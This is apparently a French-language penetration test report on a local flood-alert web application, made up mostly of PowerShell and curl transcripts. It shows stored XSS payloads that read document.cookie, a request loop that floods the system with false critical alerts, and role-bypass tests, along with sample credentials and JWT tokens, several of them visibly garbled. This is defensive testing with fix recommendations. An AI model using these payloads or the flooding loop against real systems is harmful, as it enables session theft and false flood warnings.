Date : Wed, 08 Apr 2026 19:08:37 GMT
ETag : W/"124-dkgIUXylIkf6Myec18wy1u6Ka1I"
```

Résultat :

Headers de sécurité correctement configurés :

- X-Powered-By → **absent** — technologie Express masquée
- Content-Security-Policy → configuré — protection XSS navigateur
- Strict-Transport-Security → activé — force HTTPS
- X-Frame-Options: SAMEORIGIN → activé — anti-clickjacking
- X-Content-Type-Options: nosniff → activé — anti-MIME sniffing
- Referrer-Policy: no-referrer → activé — pas de fuite d'URL

Conclusion :

Helmet parfaitement configuré — aucune information sensible exposée dans les headers.

14. Vulnérabilité critique — XSS Stored (3 champs)

14.1 Description

Aucune sanitization des entrées texte avant stockage en base de données. Les payloads HTML/JavaScript sont insérés et stockés tels quels, puis renvoyés au frontend où ils s'exécutent dans le navigateur de tous les utilisateurs connectés.

14.2 Champs vulnérables confirmés

```
PS C:\Users\Fatima> oued-souss-alert> # Étape 1 - Créer une nouvelle alerte via injection
>> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level" -Method POST -ContentType "application/js
on" -Headers @{Authorization = "Bearer $token"} -Body '{"sensor_id": 1, "water_level_m": 19.99, "timestamp": "2026-04-08
T20:00:00"}'

measurement_id sensor_id timestamp                water_level_m
-----
22             1 2026-04-08T19:26:02.533Z 19.99
```

```
PS C:\Users\Fatima\oued-souss-alert> # Étape 2 - Vérifier l'ID de la nouvelle alerte
>> Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/active" -Method GET -Headers @{Authorization = "Bearer $token"}

alert_id      : 3
zone_id       : 1
index_id      : 
sensor_id     : 1
alert_date    : 2026-04-08T19:26:02.533Z
alert_type    : LEVEL_EXCEEDED
message       : Critical level exceeded. Zone: 1 | Measured level: 19.99 m | Level: 3.50 m | Sensor: 1
status        : ACTIVE
zone_name     : Zone Agricole Ait Melloul
latitude      : 30.337200
longitude     : -9.498800
sensor_type   : water_level

PS C:\Users\Fatima\oued-souss-alert> # Étape 3 - Injecter XSS dans le commentaire de résolution
>> Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/3/resolve" -Method PATCH -ContentType "application/json" -Headers @{Authorization = "Bearer $token"} -Body '{"comment": "<script>alert(document.cookie)</script>"}'

alert_id      : 3
zone_id       : 1
index_id      : 
sensor_id     : 1
alert_date    : 2026-04-08T19:26:02.533Z
alert_type    : LEVEL_EXCEEDED
message       : Critical level exceeded. Zone: 1 | Measured level: 19.99 m | Level: 3.50 m | Sensor: 1
status        : RESOLVED

PS C:\Users\Fatima\oued-souss-alert> # Étape 4 - Vérifier si le XSS est stocké en base
>> Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/3" -Method GET -Headers @{Authorization = "Bearer $token"}

alert_id      : 3
zone_id       : 1
index_id      : 
sensor_id     : 1
alert_date    : 2026-04-08T19:26:02.533Z
alert_type    : LEVEL_EXCEEDED
message       : Critical level exceeded. Zone: 1 | Measured level: 19.99 m | Level: 3.50 m | Sensor: 1
status        : RESOLVED
zone_name     : Zone Agricole Ait Melloul
latitude      : 30.337200
longitude     : -9.498800
sensor_type   : water_level

PS C:\Users\Fatima\oued-souss-alert> & "C:\Program Files\PostgreSQL\16\bin\psql.exe" -U postgres -d oued_souss_alert -c
"SELECT action, comment FROM user_alerts_processing WHERE alert_id = 3;"
Mot de passe pour l'utilisateur postgres :
action | comment
-----+-----
RESOLVE | <script>alert(document.cookie)</script>
(1 ligne)
```

```
PS C:\Users\Fatima\oued-souss-alert> # XSS dans le message d'une zone
>> Invoke-RestMethod -Uri "http://localhost:3000/api/zones" -Method POST -ContentType "application/json" -Headers @{Auth
orization = "Bearer $token"} -Body '{"name":"<img src=x onerror=alert(1)>","zone_type":"agricultural","area_ha":100,"lat
itude":30.5,"longitude":-9.5,"critical_level":3.0}'

zone_id      : 6
name         : <img src=x onerror=alert(1)>
zone_type    : agricultural
area_ha      : 100.00
latitude     : 30.500000
longitude    : -9.500000
critical_level : 3

PS C:\Users\Fatima\oued-souss-alert> # XSS dans un commentaire de mesure rain
>> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/rain" -Method POST -ContentType "application/json" -He
aders @{Authorization = "Bearer $token"} -Body '{"sensor_id":2,"rain_mm":10,"timestamp":"2026-04-08T20:00:00"}'

measurement_id sensor_id timestamp          rain_mm
-----
15              2 2026-04-08T19:28:43.133Z 10.00

PS C:\Users\Fatima\oued-souss-alert> # Vérifier si le nom de zone XSS est stocké
>> & "C:\Program Files\PostgreSQL\16\bin\psql.exe" -U postgres -d oued_souss_alert -c "SELECT name FROM zones WHERE name
LIKE '%img%';"
Mot de passe pour l'utilisateur postgres :
name
-----
<img src=x onerror=alert(1)>
(1 ligne)

PS C:\Users\Fatima\oued-souss-alert> # XSS dans le nom d'un utilisateur
>> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users" -Method POST -ContentType "application/json" -Headers @
{Authorization = "Bearer $token"} -Body '{"name":"<svg onload=alert(document.cookie)>","email":"xss@souss.ma","password
":"test123","role":"reader"}'

user_id      : 5
name         : <svg onload=alert(document.cookie)>
email        : xss@souss.ma
role         : reader
created_at   : 2026-04-08T19:29:26.365Z

PS C:\Users\Fatima\oued-souss-alert> # Vérifier en base
>> & "C:\Program Files\PostgreSQL\16\bin\psql.exe" -U postgres -d oued_souss_alert -c "SELECT name, email FROM users WH
ERE email='xss@souss.ma';"
Mot de passe pour l'utilisateur postgres :
name | email
-----+-----
<svg onload=alert(document.cookie)> | xss@souss.ma
(1 ligne)

PS C:\Users\Fatima\oued-souss-alert> # XSS dans le message d'une alerte via sensor_id inexistant
>> Invoke-RestMethod -Uri "http://localhost:3000/api/zones/6" -Method GET -Headers @{Authorization = "Bearer $token"}

zone_id      : 6
name         : <img src=x onerror=alert(1)>
zone_type    : agricultural
area_ha      : 100.00
latitude     : 30.500000
longitude    : -9.500000
critical_level : 3
```


Table	Champ	Payload injecté	Impact
users	name	<svg onload=alert(document.cookie)>	Vol cookie JWT navbar
zones	name		Exécution sur carte
user_alerts_processing	comment	<script>alert(document.cookie)</script>	Vol cookie à résolution

14.3 Preuve — Requête PostgreSQL

```
PS C:\Users\Fatima\oued-souss-alert> # Bilan complet des XSS stockés en base
>> & "C:\Program Files\PostgreSQL\16\bin\psql.exe" -U postgres -d oued_souss_alert -c "
>> SELECT 'users' as table_name, name as payload FROM users WHERE name LIKE '%script%' OR name LIKE '%svg%' OR name LIKE
'%img%'
>> UNION ALL
>> SELECT 'zones', name FROM zones WHERE name LIKE '%script%' OR name LIKE '%svg%' OR name LIKE '%img%'
>> UNION ALL
>> SELECT 'alerts_processing', comment FROM user_alerts_processing WHERE comment LIKE '%script%' OR comment LIKE '%svg%'
OR comment LIKE '%img%';
>> "
Mot de passe pour l'utilisateur postgres :
table_name | payload
-----+-----
users      | <svg onload=alert(document.cookie)>
zones      | <img src=x onerror=alert(1)>
alerts_processing | <script>alert(document.cookie)</script>
(3 lignes)
```

Résultat obtenu :

table_name	payload
users	<svg onload=alert(document.cookie)>
zones	
alerts_processing	<script>alert(document.cookie)</script>

14.4 Recommandation

Implémenter DOMPurify côté frontend et validator.escape() côté backend sur tous les champs texte libres avant stockage.

15. Bilan des vulnérabilités

ID	Vulnérabilité	Sévérité	Impact	Recommandation
V1	XSS Stored — users.name	CRITIQUE	Vol cookie JWT tous users	DOMPurify + validator.escape()
V2	XSS Stored — zones.name	CRITIQUE	Exécution sur carte Leaflet	Sanitizer côté backend
V3	XSS Stored — alerts comment	CRITIQUE	Vol cookie à résolution	Échapper HTML avant stockage
V4	Data Injection valeur légale	HAUTE	Fausse alerte de crue	Validation par seuil de zone
V5	DoS / Brute Force login	HAUTE	Vol credentials	Rate limit 10req/min + IP ban
V6	Exposition erreurs PostgreSQL	MOYENNE	Fuite structure DB	Masquer dans errorHandler
V7	IDOR — accès toutes zones	MOYENNE	Fuite données sensibles	Filtrer par zones assignées

16. Test — Business Logic Abuse


Description :

Le système accepte des mesures valides répétées sans aucune limitation de fréquence ou de duplication.

Preuve :

L'envoi répété de requêtes avec water_level_m = 19.9 génère plusieurs alertes critiques pour la même zone.

Test Postman :



Test avec CMD :

```
C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements/water-level" -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo...xLCJyb2xlIjo...xNzc2MDY5MzIxLCJleHAiOjE3NzYwOTgxMzF9.1Bl_51tjA_xPA3aLPIA-1Z3m49iVtNo5yhaN3FLJcV8" -d '{"sensor_id":1,"water_level_m":19.9}'
```

```
{
  "measurement_id": 25,
  "sensor_id": 1,
  "timestamp": "2026-04-13T08:39:40.244Z",
  "water_level_m": "19.90"
}
```

```
C:\Users\HP>for /L %i in (1,1,20) do curl -X POST "http://localhost:5000/api/measurements/water-level" -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJyb2xlIjoiYWRTaW4iLCJlbWVpbCI6ImFkbWluQHNvdXNzLm1hIiwiaWF0IjoxNzc2MDY5MzMxLCJleHAiOjE3NzYwOTgxMzF9.1Bl_51tjA_xPA3aLPIA-1Z3m49iVtNo5yhaN3FLJcV8" -d "{\"sensor_id\":1,\"water_level_m\":19.9}"

{"measurement_id":27,"sensor_id":1,"timestamp":"2026-04-13T08:43:43.879Z","water_level_m":19.90}
C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements/water-level" -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJyb2xlIjoiYWRTaW4iLCJlbWVpbCI6ImFkbWluQHNvdXNzLm1hIiwiaWF0IjoxNzc2MDY5MzMxLCJleHAiOjE3NzYwOTgxMzF9.1Bl_51tjA_xPA3aLPIA-1Z3m49iVtNo5yhaN3FLJcV8" -d "{\"sensor_id\":1,\"water_level_m\":19.9}"

{"measurement_id":28,"sensor_id":1,"timestamp":"2026-04-13T08:43:43.922Z","water_level_m":19.90}
C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements/water-level" -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJyb2xlIjoiYWRTaW4iLCJlbWVpbCI6ImFkbWluQHNvdXNzLm1hIiwiaWF0IjoxNzc2MDY5MzMxLCJleHAiOjE3NzYwOTgxMzF9.1Bl_51tjA_xPA3aLPIA-1Z3m49iVtNo5yhaN3FLJcV8" -d "{\"sensor_id\":1,\"water_level_m\":19.9}"


{"measurement_id":29,"sensor_id":1,"timestamp":"2026-04-13T08:43:43.962Z","water_level_m":19.90}
C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements/water-level" -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJyb2xlIjoiYWRTaW4iLCJlbWVpbCI6ImFkbWluQHNvdXNzLm1hIiwiaWF0IjoxNzc2MDY5MzMxLCJleHAiOjE3NzYwOTgxMzF9.1Bl_51tjA_xPA3aLPIA-1Z3m49iVtNo5yhaN3FLJcV8" -d "{\"sensor_id\":1,\"water_level_m\":19.9}"
```


[illegible]

Le système ne possède aucun mécanisme de contrôle sur la fréquence ou la duplication des données, ce qui permet de générer artificiellement un grand nombre d'alertes critiques

Impact :

- Génération massive d'alertes
- Saturation du système
- Fausse alerte de crue



17. Test -- Improper Input Handling — Timestamp Ignored

Description :

Le système ignore le champ timestamp fourni par l'utilisateur et remplace automatiquement par la date serveur.

Preuve :

Une requête avec timestamp = 1900 retourne une valeur actuelle (2026).

Le système ignore complètement le timestamp fourni par l'utilisateur et impose sa propre valeur, ce qui compromet l'intégrité et la traçabilité des données.

Impact :

- incohérence des données
- perte de contrôle utilisateur
- comportement non documenté

18. Test —_Float Precision Vulnerability


Description :

Le système arrondit les valeurs numériques sans vérifier la précision réelle, ce qui peut provoquer des erreurs de logique métier.

Preuve :

Une valeur envoyée 3.4999999999999 est arrondie à 3.50, ce qui déclenche une alerte incorrecte.

Test Postman :



```
C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements/water-level" -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiaWw0IiwiaWF0Ijoi2026-04-11T17:28:43.697Z", "water_level_m": 3.499999999999999}"
```

```
{"measurement_id":47,"sensor_id":1,"timestamp":"2026-04-13T09:06:26.385Z","water_level_m":"3.50"}
```

```
C:\Users\HP>
```

Une simple variation de précision numérique entraîne une modification de la valeur côté système, ce qui peut provoquer des décisions incorrectes et des alertes injustifiées.

Impact :

- déclenchement de fausses alertes
- mauvaise interprétation des données
- Faillibilité critique

19. Test —_Mass Assignmet Attack :

```
C:\Users\HP>curl -X POST "http://localhost:5000/api/auth/login"
-H "Content-Type: application/json" -d "{\"email\":\"admin@souss
.ma\", \"password\":\"admin123\"}"
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxL
CJyb2x1IjoiYWRTaW4iLCJlbWFpbCI6ImFkbWluQHNvdXNzM1hIiwiaWF0IjoxN
zc2MTAyODY3LCJleHAiOjE3NzYxMzE2Njd9._CoCFCv82-5BqmKGAU3rVt_bScr-
qldGiKzhYZfm_gs", "user":{"user_id":1, "name":"System Admin", "emai
l":"admin@souss.ma", "role":"admin"}}
C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements
/water-level" -H "Content-Type: application/json" -H "Authorizat
ion: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo
xLCJyb2x1IjoiYWRTaW4iLCJlbWFpbCI6ImFkbWluQHNvdXNzM1hIiwiaWF0Ijox
Nzc2MTAyODY3LCJleHAiOjE3NzYxMzE2Njd9._CoCFCv82-5BqmKGAU3rVt_bSc
r-qldGiKzhYZfm_gs" -d "{\"sensor_id\":1, \"water_level_m\":5.5, \"
role\":\"admin\"}"
{"measurement_id":48, "sensor_id":1, "timestamp":"2026-04-13T17:54
:57.028Z", "water_level_m":5.50}
C:\Users\HP>
```

Le système est protégé contre Mass Assignment

- il n'accepte que les champs autorisés
- il ignore les champs sensibles

Le système applique une whitelist des champs autorisés, ce qui empêche les attaques de type Mass Assignment et protège contre l'élévation de privilèges.

20. Test — Broken Access Control:

Connecter avec un operateur :

```
C:\Users\HP>curl -X POST "http://localhost:5000/api/auth/login"
-H "Content-Type: application/json" -d "{\"email\":\"oper@souss.
ma\", \"password\":\"oper123\"}"
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyL
CJyb2x1Ijoib3BlcmF0b3IiLCJlbWVpbCI6Im9wZXJAc291c3MubWEiLCJpYXQ
jE3NzYxMDMyNDAsImV4cCI6MTc3NjEzMjEzMDMhOjE3OTV9.4EuIoHrFPJl7dBkK-WUpUK8TnnD5
5A1h1aSlQYdyvXI", "user": {"user_id": 2, "name": "Operator", "email
": "oper@souss.ma", "role": "operator"}}}

C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements
/water-level" -H "Content-Type: application/json" -H "Authorizat
ion: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoy
yLCJyb2x1Ijoib3BlcmF0b3IiLCJlbWVpbCI6Im9wZXJAc291c3MubWEiLCJpYXQ
jE3NzYxMDMyNDAsImV4cCI6MTc3NjEzMjEzMDMhOjE3OTV9.4EuIoHrFPJl7dBkK-WUpUK8TnnD5
5A1h1aSlQYdyvXI" -d "{\"sensor_id\":1, \"water_level_m\":15}
"
{"measurement_id":49, "sensor_id":1, "timestamp":"2026-04-13T18:02
:56.567Z", "water_level_m":"15.00"}
C:\Users\HP>
```

- utilisateur non admin peut faire action sensible
- pas de contrôle des permissions
- sécurité logique cassée

Le système ne vérifie pas les permissions associées au rôle utilisateur, ce qui permet à un utilisateur non autorisé d'exécuter des actions critiques

21. Test —Boundary Value Attack:

```
C:\Users\HP>curl -X POST "http://localhost:5000/api/auth/login"
-H "Content-Type: application/json" -d "{\"email\":\"admin@souss
.ma\", \"password\":\"admin123\"}"
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyL
CJyb2x1Ijoib3BlcmF0b3IiLCJlbWVpbCI6Im9wZXJAc291c3MubWEiLCJpYXQ
jE3NzYxMDMyNDAsImV4cCI6MTc3NjEzMjEzMDMhOjE3OTV9.4EuIoHrFPJl7dBkK-WUpUK8TnnD5
5A1h1aSlQYdyvXI", "user": {"user_id": 1, "name": "System Admin", "email
": "admin@souss.ma", "role": "admin"}}}

C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements
/water-level" -H "Content-Type: application/json" -H "Authorizat
ion: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoy
xLCJyb2x1Ijoib3BlcmF0b3IiLCJlbWVpbCI6Im9wZXJAc291c3MubWEiLCJpYXQ
jE3NzYxMDMyNDAsImV4cCI6MTc3NjEzMjEzMDMhOjE3OTV9.4EuIoHrFPJl7dBkK-WUpUK8TnnD5
5A1h1aSlQYdyvXI" -d "{\"sensor_id\":1, \"water_level_m\":0}"
{"measurement_id":51, "sensor_id":1, "timestamp":"2026-04-13T18:13
:42.778Z", "water_level_m":"0.00"}

C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements
/water-level" -H "Content-Type: application/json" -H "Authorizat
ion: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoy
xLCJyb2x1Ijoib3BlcmF0b3IiLCJlbWVpbCI6Im9wZXJAc291c3MubWEiLCJpYXQ
jE3NzYxMDMyNDAsImV4cCI6MTc3NjEzMjEzMDMhOjE3OTV9.4EuIoHrFPJl7dBkK-WUpUK8TnnD5
5A1h1aSlQYdyvXI" -d "{\"sensor_id\":1, \"water_level_m\":1000}"
{"errors":[{"type":"field", "value":1000, "msg":"Invalid value", "p
ath":"water_level_m", "location":"body"}]}
```


Test 1 : valeur = 0

Test 2 : valeur = 1000

PROBLÈME RÉEL

Le système :

- valide les extrêmes
- MAIS ignore les limites logiques

donc :

validation technique $\neq$ validation métier

Le système implémente une validation partielle des données : il bloque les valeurs extrêmes, mais ne prend pas en compte les règles métier, ce qui peut entraîner des incohérences dans les données

22. Test —Null Injection Attack :

```
C:\Users\HP>curl -X POST "http://localhost:5000/api/measurements
/water-level" -H "Content-Type: application/json" -H "Authorizat
ion: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo
xLCJyb2xlIjoiYWRTaW4iLCJlbWFpbCI6ImFkbWluQHNvdXNzLm1hIiwiaWF0Ijo
xNzc2MTAzOTk1LCJleHAiOiJlE3NzYxMzI3OTV9.4EuIohrFPJl7dBkk-WUpUK8Tnn
D55A1h1aSlQYdyvxI" -d '{"sensor_id":null,"water_level_m":nul
l}'
{"errors":[{"type":"field","value":null,"msg":"Invalid value","p
ath":"sensor_id","location":"body"}, {"type":"field","value":null
,"msg":"Invalid value","path":"water_level_m","location":"body"}
]}
```

Le système implémente une validation stricte des champs obligatoires, empêchant l'injection de valeurs nulles et garantissant l'intégrité des données.

Conclusion : **Vulnérabilités**

- Business Logic Abuse
- Timestamp Ignored
- Float Precision
- Broken Access Control
- Validation partielle (0 accepté)

Protections

- Mass Assignment bloqué



- **Foreign Key OK**
- **Null values rejetées**